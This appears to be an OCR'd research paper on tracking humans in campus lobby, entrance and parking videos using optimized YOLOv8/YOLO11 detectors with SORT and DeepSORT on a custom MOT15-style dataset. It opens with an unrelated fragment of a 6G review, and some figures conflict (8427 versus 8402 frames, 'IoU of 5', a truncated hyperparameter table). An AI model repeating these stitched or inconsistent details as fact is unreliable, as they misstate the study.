indicators (KPIs), expanding the benchmarks of network reliability, scalability, and intelligence. By seamlessly integrating with emerging domains such as artificial intelligence, edge computing, quantum technologies, and the Internet of Things (IoT), 6G sets the stage for a hyper-connected, intelligent, and sustainable future. Ultimately, this review envisions 6G not merely as a technological upgrade, but as a foundational force driving the next era of global digital transformation.

***Abstract*—Human tracking is often performed on publicly available well annotated datasets, where the dataset development is always avoided because of the tiring process. Publicly available well-annotated datasets are ideal for training because those generate higher tracking accuracy. This study performs human tracking on videos recorded manually using optimized detectors following the tracking by detection framework. Manually recorded videos were used to develop a dataset which comprises more than 8k image sequences. Both indoor and outdoor scenarios were chosen to maintain different lighting conditions which make tracking difficult. All these image frames are labelled with bounding boxes for humans. The dataset is prepared by following the MOT15 dataset structure. A unique annotation process was performed that reduced the annotation labor by almost 80% which was a combination of manual annotation and prediction from pretrained models. Different sizes of You Only Look Once (YOLO) detection model (n/s/m) were trained using the train dataset focusing on humans and coupled with two most popular tracking algorithms: Simple Online Realtime Tracking (SORT) and DeepSORT. The YOLOv8 and YOLO11 models were optimized with proper hyperparameter values followed by tracking, using SORT and DeepSORT. The results were observed with those models on different confidence and Intersection over Union (IoU) threshold values. This study finds a proportional relation with the optimization of detection models and tracking accuracy. YOLO11m with DeepSORT tracker performed best on the test data with 74% Multiple Object Tracking Accuracy (MOTA) also the other optimized YOLO models tend to perform better with the trackers than the unoptimized ones.**

Keywords*—Human tracking; multiple object tracking; tracking-by-detection; you only look once (YOLO); simple online and realtime tracking (SORT)

I. Introduction

Human tracking is a popular research problem in the computer vision field which has a broader application in surveillance systems, human computer interaction and activity recognition. The main goal is detecting individuals across video frames with an assigned identity. This detection driven tracking system is known as Tracking by Detection (TBD). The problem becomes harder when it comes to track Multi-Object Tracking (MOT), where multiple individuals must be simultaneously tracked in a crowded environment. This throws challenges like handling occlusion referring to people overlapping or partially hidden, maintaining identity switches in crowded scenes, different lighting conditions and processing video efficiently for real-time applications. Some public datasets are available with these challenging scenarios, where most of the preprocessing like preparing frames, annotation, split of train and test set are already settled.

MOT based human tracking typically consists of several stages which are object detection, motion prediction, feature extraction, similarity calculation and data association. The detection stage identifies humans from frames and creates bounding boxes. Based on different tracking algorithms some predict motion using motion models and some uses different feature extractors to extract appearance features. From the predicted bounding boxes, it uses different metrics to calculate similarity between objects in the consecutive frames. The data association step links the detected humans across the frames with a consistent id assignment despite challenges such as occlusion, appearance changes and motion variations etc. One of the most common approaches for the association task is using a tracking by detection framework, where a detector identifies an object first, then a tracker associates the detection frame by frame using motion or appearance features. Many approaches are available for human tracking within MOT like object representation, motion modeling and feature extraction. Kalman filtering is widely used to predict object positions between frames and deep feature extractors which provide effective solutions for re-identification of object during occlusion and re appearance of humans. Observing the TBD framework this study poses the following research questions (RQ):

RQ1: Do manually developed dataset with the proposed annotation process provide optimal training for the detectors?

RQ2: To what extent does the optimization of the hyperparameters improve the detection along with tracking?

Nowadays a lot of deep learning-based detection models are available for the detection task which provides remarkable results in detection such as Faster R-CNN, You Only Look Once (YOLO) etc. Simple Online Realtime Tracking (SORT) [1] uses motion models and DeepSORT [2] adds appearance cues to the motion models to provide a better solution of the association task. In this study the detection models impact on the tracking performances is observed on our dataset. The

*Corresponding Author.

preliminary works on human detection can be referred in [3], [4], [5]. The dataset was developed from recorded videos by extracting the video frames and proper annotation process. This development follows the MOT15 [6] dataset standards by organizing the image frames as well as the annotated labels and ground truth files. From a total of twenty-eight minutes and five second videos, 8427 frames were prepared and annotated. The most popular YOLOv8 and YOLO11 object detection models with SORT and DeepSORT are used for tracking the association of the detected humans. This study will cover the details of the whole tracking by detection process followed in the experiments. First, the detection models were properly tuned and trained for humans on the train set. Then the trained models were used for the detection stage and lastly the tracking algorithms were plugged on top of that. All the results are displayed to observe the tracking performances on the optimized detection models.

The rest of the study is structured as follows: Section II summarizes and analyses the work that has been done till now in the tracking by detection paradigm. The development of the dataset and analysis is described in Section III. Section IV shows the whole methodology that includes detection models, tracking algorithms, training and testing. The results are discussed in Section V and finally conclude with the outcomes of the study in Section VI.

II. Literature Review

This section will briefly describe the previous work done related to human tracking on different scenarios and applications.

Foreground extraction that distinguishes between foreground and background is used to improve the tracking for an indoor environment [7]. This was done for home safety by building a system to track and detect people and analyze their behavior from indoor videos. Adaptive hybrid Multiple Human Tracking (AHMHT) [8] a technique which combines the concept of Gaussian Mixture Model (GMM) and Improved Adaptive K GMM (IAKGMM) into a single framework hence improving the tracking system in crowded scenes from public dataset PET2009. DeepSORT algorithm on top of different YOLO variants is a hotcake in the tracking by detection genre.

TABLE I Video File Properties

Sequences	Length (min:sec)	Frame Width	Frame Height	Frame Rate (fps)	Extracted Frames
Indoor Lobby 1	3:25	2688	1512	4.95	1013
Indoor Lobby 2	3:52	2688	1512	5.02	1162
Indoor Lobby 3	5:00	2688	1512	5.02	1502
Indoor Lobby 4	3:48	2688	1512	5.02	1145
Indoor Lobby 5	6:00	2688	1512	5.02	1801
Outdoor Entrance	3:00	2688	1512	5.02	902
Outdoor Parking	3:00	2688	1512	5.02	902
Total	28:05				8427

Azhar et al. uses YOLOv3 and DeepSORT for realtime people tracking system [9]. They used 3 different datasets YOLOv3, YOLOv3 tiny, YOLOv3 custom which they filtered for the person class only to detect human and concludes that providing an accurate dataset improves the tracking results. In a 5G infrastructure, multiple human tracking is performed using YOLOv3 and DeepSORT to track people from top view perspective [10]. Transfer learning is used by integrating a trained layer using a top view dataset. This approach improves overall tracking performance. Another people tracking is done by using YOLOv3 and YOLOv3-TINY models that extends to real time gender detection and tracking [11]. The models were trained on OpenImagesv5 dataset and a trade of between speed and accuracy is observed. The model was deployed on flask framework and tested the system on real world scenarios that achieved higher detection accuracy. Fang Yang et al compares YOLOv5 and YOLOv7 detectors for tracking with DeepSORT [12]. They tested the performance on MOT15 challenge dataset using DeepSORT on top of different sizes of YOLOv5 like small, medium, large and YOLOv7. Another comparison is done on tracking vehicles and humans on open access dataset of highway videos using SORT, DeepSORT and ByteTrack trackers on top of YOLOv5 [13]. They showed that ByteTrack surpasses other trackers when plugged with YOLOv5.

Some works improved their tracking system either by enhancing the YOLO detection model or modifying the tracking algorithm on MOT datasets.

Dimitrios et al. worked with the modified version of the DeepSORT for their real time multiple tracking of vehicles and pedestrians [14]. The YOLO models were trained on MSCOCO and UA-DETRAC datasets. The model was tested with modified DeepSORT on some mixture of scenes taken from MOT16 and MOT20. Besides, they provided a vehicle dataset of seven scenes. Mingwei Lei et al. follows the tracking by detection method for pedestrian detection and tracking YOLOv5-Lite and DeepSORT is used for the detection and tracking respectively [15]. They performed tracking using MOT16 and VERI-Wild datasets, where they obtained better results by enhancing the DeepSORT tracker. Another DeepSORT tweak was done for multi pedestrian tracking on top of YOLOv8 object detection model [16]. MOT16 and MOT17 datasets were used for testing. The method used omni-scale network (OSNet) for feature extraction and replaced intersection over union (IOU) with complete-intersection over union (CIOU) for association matching. Xueiting Jiang et al. performed multi pedestrian tracking on MOT15 and MOT16 datasets using YOLOX for enhanced detection [17]. Unscented Kalman Filtering (UKF) was integrated with FairMOT to track the detections across frames and provide better accuracy.

Most of these methods are performed on public datasets which are very well annotated. These nearly perfect datasets always tend to provide better results. The process of dataset development is skipped because of the complexity of the proper annotation. Also, optimization of hyperparameters may improve the detection component of the TBD system which may result in better tracking. Optimization is cost effective than developing or modifying a model. Hence, the role of optimization of object detectors should be more emphasized.

III. Dataset Development and Analysis

A. Recording

The dataset is prepared manually by recording videos, where people gather and walk frequently. In this case, the lobby, entrance and parking area of Faculty of Computing, UMPSA were chosen to record both indoor and outdoor scenarios (see Fig. 5). The focus is to find solutions for the human detection and tracking problem in campus. Video shots were taken by placing cameras in one corner to get full coverage of the indoor scenarios. For the outdoor footage camera was placed to get a wide view of the entrance and parking area.

A total of seven recorded videos were chosen for the human tracking work which sums up to 28 minutes and 05 seconds of videos. These videos were picked based on containing the challenges like groups, frequent passing of people, occlusions etc. All the videos were recorded in .mov video format. From these seven videos one video is taken from the entrance of the lobby area, another is from the parking area and the rest of the videos are taken from the lobby area. Table I shows the properties of the recorded videos. The resolution is 2688x1512 meaning the frame width and height are 2688 and 1512 respectively. The total frames exist in one second video known as frame rate in short fps. All the videos are taken in 5.02 fps except one which is 4.95 fps.

B. Frame Extraction

Extracting image sequences is an early essential part of tracking. This is a prerequisite task for the annotation process. Fig. 1 (top) shows the process of managing the image frames directory. The cv2 package from well-known python open cv library is used. Starts with opening a video file from the beginning and processes each frame then saves it with the corresponding frame number. For the management of all these extracted frames, the frames extracted from one video were saved in a subdirectory named after the video title inside of a parent directory that is named as image frames. By following this approach all the image frames were organized and were readily accessible for the later annotation process.

Fig. 1 (bottom) shows that from the videos, which got a minimum of 902 image frames to a maximum of 1801 image frames. From the selected sequence, a total of 8402 image frames were extracted which is suitable for the work. It also depicts the distribution of image frames over length of a video, where the six minutes video has the maximum image frames, and the three minutes videos have the minimum image frames which indicate the frames are extracted successfully from the videos and are ready for further processing.

C. Data Annotation

A unique approach to make the tiring annotation process interesting, easier and faster is selected by combining the manual annotation and prediction to make the annotation process faster. Fig. 2 demonstrates the annotation process done in ten steps. The latest pretrained YOLO model, YOLO11x, was executed. This is one of the latest and largest object detection models available till date for YOLO and it has the highest accuracy among the available YOLO models at the time of this research was conducted and directly used to predict humans from the image sequences. In YOLO, the object class for detecting humans is persons is present. This is the only class that has been defined as our goal is to detect and track humans. The labels are saved in .txt format for each image frame with its corresponding title. Then, the bounding boxes are generated on the images and saved them in a directory named as detection. From there each image frame is checked manually to identify the wrong and missed detections. If the human is not fully inside the bounding box or any human is not detected from the prediction, it is considered as error prediction. The popular image annotation tool labelImg was used to fix the wrong and missed detection. For fixing these errors, the original image frames from the image frames directory were opened and drew the bounding box around the humans carefully and saved it in YOLO detection format. Only frames that were correctly detected from each image sequence were selected through a process called sample selection, with any errors manually fixed using labelImg. Then with these few images a smaller YOLO11n model was trained and saved as best trained model.



Fig. 1. Image frame extraction.



Fig. 2. Data annotation.

TABLE II DETECTION AND GROUND TRUTH FORMAT

Dataset	Detection	
MOT15	Format	frame, id, bb_left, bb_top, bb_width, bb_height, conf, x, y, z
	Example	1, -1, 1097, 463, 71, 124, 1, -1, -1, -1
ours	Format	class, x_center, y_center, width, height
	Example	0, 0.583449, 0.479252, 0.036709, 0.114276
	Ground Truth	
MOT15	Format	frame, id, bb_left, bb_top, bb_width, bb_height, conf, x, y, z
	Example	1, 1, 1097, 463, 71, 124, 1, -1, -1, -1
ours	Format	frame, id, bb_left, bb_top, bb_width, bb_height, conf, x, y, z
	Example	1, 1, 1097, 463, 71, 124, 1, -1, -1, -1

After that, an ensemble learning method was conducted by combining the trained model with YOLO11x and running predictions on the image frames again. Analyzing the detected frames, it was observed that the detections had improved this time. The detected frames were reviewed, and the dataset was finalized with proper annotation. By this approach, only approximately 250 frames per sequence had to be manually annotated on average. This means the tiring manual annotation was reduced by 80%, making the process more efficient and interesting. The detection labels were placed in the label's directory, separated for each image sequence with the corresponding sequence name. For example, for frame_0003.jpg image the detection label file was saved as frame_0003.txt.

D. MOT Standardization

For the clean workflow, the dataset was organized by following the MOT15 dataset structure with a little bit modification. The MOT15 contains a train and a test folder which contains image sequences. Each image sequence directory contains the image frames in img1 folder along with a det folder that contains the detections as det.txt. The path is "train/sequence_name/det/det.txt". Table II shows the detection and ground truth data format compared to MOT15. The MOT15 detection files contains ten values that are frame number, id number, bounding box (bb) left, bb top, bb width, bb height, and detection confidence. As the MOT15 is a 2D dataset the x, y, z values are indicated -1 also the id is not assigned in the det.txt and its set to -1. Every single line in the text file refers to an object in a frame. Our structure is a bit different than MOT15. The labels folder contains labels for each image in a txt file named according to the frame title. The path is "train/labels/sequence_name/frame_number.txt". Each file contains the detections for the objects in the image frames.

Our detection format aligns with YOLO detection format which is object class, x and y co-ordinates of the object center, width and height of the object. MOT15 contains ground truth file in the path "train/sequence_name/gt/gt.txt". The gt file contains the same values as the detection file along with the id number which is unique to a particular object. Our dataset also has a gt file for each sequence in the gt directory. Each line in the sequence refers to an object in a frame exactly like MOT15.

Unlike MOT15 dataset our dataset is divided into train, validation and test sets whereas MOT15 contains only train and test set. Four sequences were kept for training, two for validation, and the remaining one for testing. The dataset was split in a way so that both training and validation set contain both indoor and outdoor image sequences. Fig. 4 (left) depicts that the train set contains 3 indoor sequences and an outdoor sequence that contains 1013, 1145, 1502 and 902 frames respectively which sums up to 4562 frames. The validation set is a bit larger as it also contains a mixture of indoor and outdoor footages that have 1162 and 902 frames respectively. The remaining 1801 indoor video frames are kept for testing the trackers. Fig. 3 (right) demonstrates the percentages for each train, validation and test slices, which are roughly 54:24:21. Though a standard dataset split is considered as 70:20:10, ours is different for some good reasons. Firstly, the image sequence from one video is kept together to maintain the sequence of object movement. Some videos are lengthy so that the frame count is higher. A mixture of indoor and outdoor videos was kept in a set to maintain diversity and different lighting conditions. Another reason is to prevent overfitting during training. The validation set also contains indoor and outdoor video frames. The larger validation set will help the model to tune the parameters so that it does not memorize the train data rather than learning it. The longest video in the dataset is for testing the trackers performance because longer videos make it challenging to maintain object tracking throughout time, considering a good choice for testing the trackers.



Fig. 3. Sequence distribution.

IV. METHODOLOGY

A. Detection Models

YOLOv8 is an improved object detection model compared to their previous versions. The advanced backbone and neck architecture improved the performance of feature extraction and object detection. Previous versions are mostly anchor based models meaning they use predefined bounding boxes. In contrast it uses an anchor-free split head that directly predicts object location, sizes and categories. This anchor free approach made the model's architecture simpler and computationally efficient. It modifies some key components of the CSPDarkNet backbone that helps to extract feature with fewer parameters and requires less computation while detecting larger objects. Also, the neck architecture with CSP Bottleneck with fusion (C2f) blocks made it a lightweight model.

YOLOv11 is the newer versions of YOLO variants that surpasses the previous ones in terms of feature extraction, optimized efficiency and speed with reduced parameters. The C2f blocks were replaced with C3K2 which implements Cross-Stage Partial (CSP) networks more efficiently. The Cross Stage Partial with Spatial Attention (C2PSA) networks which use a spatial attention mechanism and improve feature selection that helps in precise object localization. In comparison with YOLOv8, it uses 22% fewer parameters and achieves higher mAP on COCO dataset. These architectural advancements help to detect objects more accurately by improving focus on critical image regions.

YOLOv8 and YOLO11 both offer different sizes which are nano, small, medium, large, extra-large that are denoted as n, s, m, l and x. Each of these models offers trade of between speed and accuracy, providing better utilization of the resources. The smaller the model is the faster the speed is and uses less computations. The nano variant is optimized for speed and suitable for real-time applications using limited resources. The small variant is balanced between speed and accuracy, and the medium one prioritizes detection quality by spending more computational resources. The remaining two are the largest models that require high computational resources. The optimal size can be chosen according to the speed, size of the dataset and the computational resources.

B. Tracking Algorithms

SORT is a detection-based tracking system, where it leverages the power of CNN models to detect objects with more accuracy, hence improving the power of the tracking system. Faster region CNN (FrRCNN) is used here making this an end to end two state frameworks, where the feature extraction and proposed region passed to the second stage for classifying the object utilizing the power of parameter sharing. This is a motion-based tracking system and uses a linear constant velocity model, where velocity components are solved by Kalman filtering. Hungarian algorithms help to solve the id assignments optimally. A threshold value of Intersection over Union (IoU) filters out the redundant assignments. SORT uses a minimum frame count to assign id to detected object.

DeepSORT is an advancement of SORT that includes appearance-based feature extractor to generate more stable tracking. The combination of both motion and appearance cues for track association improves tracking in longer periods of occlusions. It utilizes a CNN pretrained on a large person reidentification dataset. This deep neural network generates feature vectors which then combines with IoU resulting in better tracking performance. The similarity metrics measure how similar two vectors are, and the max distance value ensures only objects with that minimum provided similarity are linked across frames. Identified objects are represented as feature vectors which helps to improve the reidentification problem. This integration of appearance features reduces id switches in cases like occlusion or object disappearance for a short time.

C. Tuning Detection Models for Humans

The YOLOv8 and YOLO11 models (n, s, m) were trained on the train set that consists of 4562 images as mentioned above. YOLO object detection models are multi object detectors that can detect a variety of objects. This study focuses on human tracking system so it will be unnecessary for YOLO models to detect all the objects rather the models will be set to only one class of object to detect humans which is persons. The training was conducted with optimized hyperparameters. Table III displays all the values for these optimized parameters in comparison with the baseline unoptimized parameters, where most of the parameters are not in use. As the training set is not heavy, several augmentation techniques were applied to make the models learn better. Mosaic and mixup augmentation techniques were applied. Mosaic takes four images and combines them into a single image. It resized each image, adds them together and takes random cutout of that image. And the mixup augmentation averages two images together and the bounding boxes are combined into the same list. More augmentation was applied to the frames such as rotation, flips and distortion. In terms of flipping, horizontal flipping was used, the vertical flip is off because our task is to focus on humans, where vertical flipping is not realistic at all. The perspective parameter helps to simulate real world scenario, where an object might be viewed from different angles and minimal value prevents distorting the image drastically. Then the models are trained on default optimizer Stochastic Gradient Descent (SGD) with a learning rate of 0.01 because it converges more slowly and generalizes better. The models are set to train for 100 epochs with a batch size of 32, but patience parameters are used to stop the training if performance does not improve, which is essential for tackling the overfitting problem as well as making the training cost efficient. Then the post processing parameters like confidence and intersection over union (IoU) threshold comes in play to filter and refine the detections, where the optimal values are 0.2 and 0.5 respectively. In contrast with the baseline settings no patience parameters were activated to minimize overfitting as well as the computational cost. The default confidence and IoU threshold values were 0.25 and 0.45 respectively that does not provide good recall which is necessary for tracking.

TABLE III HYPERPARAMETERS

Types	Parameters	Values Optimized	Values Baseline
Basic	epochs	100	100
	imgsz	640	640

D. Tracking Pipeline

Fig. 4 shows the full tracking process divided into four major stages. All the stages are described below one by one.

1) Stage 1: Setup and configuration: The project structure was set up with all the required items that have been prepared. The final dataset containing image sequences, labels and ground truth file added to the main project pipeline. Then, all the custom trained optimized models were placed in one place so that the models can be switched easily for the experiments. The tracking was executed from a notebook named as main.ipynb, where all the file paths for the necessary inputs and outputs were defined. It was also responsible for passing the post processing parameters to the main tracker file. A run_tracker.py file contained all the custom setup for initialization and customization for utilizing the trackers. The tracking results were organized in the results directory with separate files for easing the later evaluation process.

The YOLO custom trained optimized models were provided from the detection model's directory by the path defined in the main file. Also, the paths for the test sequences and output results are loaded in the detection pipeline. Values of the key parameters like confidence threshold and (IoU) are initialized and passed to the detection model to predict humans from the frames. The models were tested for different confidence and IoU threshold values to get optimal performance. All these operations were performed from a single common notebook which initiates the detection with the different parameters and performs the tracking.



Fig. 4. Tracking pipeline.

2) Stage 2: Human detection: The custom trained YOLO detection models were loaded to identify humans from the test sequences. It started with loading the frames sequentially from the input directory to process each frame through the custom trained YOLO models. The models generated detections in 'xyxy' format which represents bounding boxes with two points, (x1, y1) and (x2, y2) that denotes the top-left and bottom-right corners respectively. For a bounding box with values [100, 200, 150, 300] the top-left corner is (100, 200) and bottom-right corner is (150, 300). These detections were filtered by the key parameters like confidence and the IoU threshold to eliminate the weak and redundant detections. The detections were then changed to YOLO's 'xyxy' format to 'xywh' format for the tracker compatibility, where (x, y) represents top-left corner and the (w, h) represents the width and height of the bounding box. The conversion was performed by calculating w =x2 - x1 and h = y2 - y1, resulting in the format [100, 200, 50, 100].

3) Stage 3: Tracking detected humans

a) YOLOv8/YOLO11(n/s/m) with SORT: Total six combinations of YOLO and SORT trackers were tested. Three key parameters were passed to maintain the tracking function: max_age = 15 to delete the unmatched tracks after fifteen frames, min_hits =3 which establish a track after three consecutive detections and IoU threshold for associating detection with prediction. Assigned detection updates the Kalman filter state. The unmatched detections start new tracks and the remaining tracks without detection for several frames were deleted.

b) YOLOv8/YOLO11(n/s/m) with DeepSORT: With an exception to the SORT, DeepSORT went through the feature extraction model to associate appearance feature. DeepSORT uses deep neural networks for feature embeddings. In our case the MobileNetV2 pre-trained model was used for this feature extraction task. First, the algorithm cropped the bounding box region from the frame. Then resized it to 224x224 dimension. These cropped images were passed through the deep CNN model which is MobileNetV2 to generate feature vectors. This is an additional layer of tracking that adds appearance feature beside IoU matching. Then it computes cosine similarity metric to measure how similar two vectors are, and the max distance value ensures only objects with that minimum similarity are linked across frames. Thus, DeepSORT improves the re-identification model.

4) Stage 4: Outputs: The tracking components take the processed detections and maintain consistent identification of detected humans across frames. The trackers mainly take the detections as inputs for each frame as mentioned above in the 'xywh' format for each frame. Then the tracker assigns ids for each unique human and outputs the bounding box values with the additional track ids. Finally, the tracking result contains frame number, assigned id, and bounding box. For example, with a given 'xywh' bounding box format for a frame [100, 200, 50, 100] along with object class, confidence score, the tracker assigns a track id for this bounding box as the output. Then the final tracking result is saved in the MOT15 format that was displayed earlier in Table II, where it contains frame number, track id, x, y, width, height and confidence score so that it can be evaluated for the performance. This pipeline also provided these data along with videos of the tracked humans for each model in the output directory named after the corresponding detection model and tracking algorithm.

E. Evaluation Metrics

The results were saved in the tracking_results directory by the sequence and model name for evaluation. There are many metrics available for evaluating tracking results.

1) MOTA (multiple objects tracking accuracy): It is the principal metric to measure the performance of a tracker. Eq. (1) shows that it combines three error sources like false positive (FP): Tracked object that doesn't match any ground truth, false negative (FN): Ground truth object that were not tracked, identity switches (IDSW): The number of times the tracked object switch incorrectly.

$$MOTA = 1-(FN+FP+IDSW)/GT \quad (1)$$

2) MOTP (multiple objects tracking precision): Measures the precise localization of the tracked objects by calculating average overlap between ground truth and tracked bounding boxes. It only takes true positive detection into consideration. Higher value indicates better bounding box precision. ID F1 score (IDF1): It indicates how long the tracker correctly identifies an object. It measures the assignment between prediction and ground truth objects across the video. Mostly Tracked (MT): It measures the objects that are tracked for more than 80 per cent of the time. Partially Tracked (PT): It measures the objects that are tracked for 20 to 80 per cent of the time. Mostly Lost (ML): It indicated the objects that are tracked less than 20 per cent of the time. The results were evaluated using all these metrics and compared the results to find out the best combination of detection model and tracking algorithm with proper parameters.

V. Result and Discussion

A. Detection Models

Fig. 5 illustrates the detected human on several images. Fig. 6 shows performance of the yolo models of different sizes. The ones marked as "_uo" indicates the unoptimized ones. It displays all the main performance metrics like precision, recall, mAP50 and mAP50-95 to portrait a better picture of the model performance. All these versions of YOLO model were trained with the described hyperparameters. The results show that the unoptimized versions, v8m_uo and 11m_uo gained the highest precision of 98% and 97% but lower recall of 64%. Where the optimized v8m and 11m gained 67% and 83% recall maintaining a decent precision of 91% and 97% respectively.

The well annotation and organization of dataset helped the models learn earlier and due to the proper hyperparameter settings the models did not overfit the training data resulting balanced performance in both precision and recall. On the other hand, unoptimized models were overtrained for all the

100 epochs which made them memorize the data rather than learning. This situation caused these models to increase in precision but poor score in recall. The YOLO11m gets the best scores for all the metrics, indicating this is the best trained detection model for our dataset. As our pipeline follows the TBD method, the assumption is to provide better results with the well-trained detection models.

Fig. 5. Sample of raw data at left and detected person at right, (a) Entrance, (b) Lobby, and (c) Parking area.

B. Human Tracking

The human tracking performed on our dataset by applying SORT and DeepSORT trackers on top of different sizes of YOLOv8 and YOLO11 which are nano, small and medium. Table IV shows a comparison of the tracking performance on different confidence and IoU threshold values for both YOLO models of different sizes. Observing the results, the medium sized YOLO models performed better than the small and nano ones. Fig. 7 presents successful recognition of identity of the tracked human between frames even after long time full human occlusion.

The YOLOV8m and 11m provided higher MOTA for both SORT and DeepSORT trackers. The higher IoU threshold of 0.5 provided the best results according to MOTA of 34.5% and 74% for both SORT and DeepSORT respectively. These models increased the MOTA, MOTP, IDF1, MT values and decreased the IDSW, FN and ML values.

In contrast, the unoptimized models obtained lower scores in all these matrices. With the similar IoU of 5, the unoptimized YOLOV8m and 11m models show only 20.9% and 33.4% MOTA for SORT and DeepSORT individually. Improvements in both tracking algorithms can be observed with the other optimized models like v8m, 11m compared to the unoptimized ones. In IoU of 0.2 optimized models increased MOTA from 12.2% to 28.3% (v8m), 21.2% to 30.8% (11m) for SORT and 23.4% to 54.6% (v8m), 33.3% to 71.5% (11m) for DeepSORT. Similarly, for IoU of 0.5 the increment was from 12.3% to 28.1% (v8m), 20.9% to 34.5% (11m) for SORT and 33.4% to 74% (11m) for DeepSORT. Moreover, in some cases the optimized nano models can beat all other unoptimized medium ones e.g., 11n with DeepSORT using IoU value 0.5 surpassed all the other unoptimized medium models by achieving 32.7% MOTA. The increased IoU threshold helps to improve the overall performance of the trackers. All combinations are ranked in the table based on their performance.

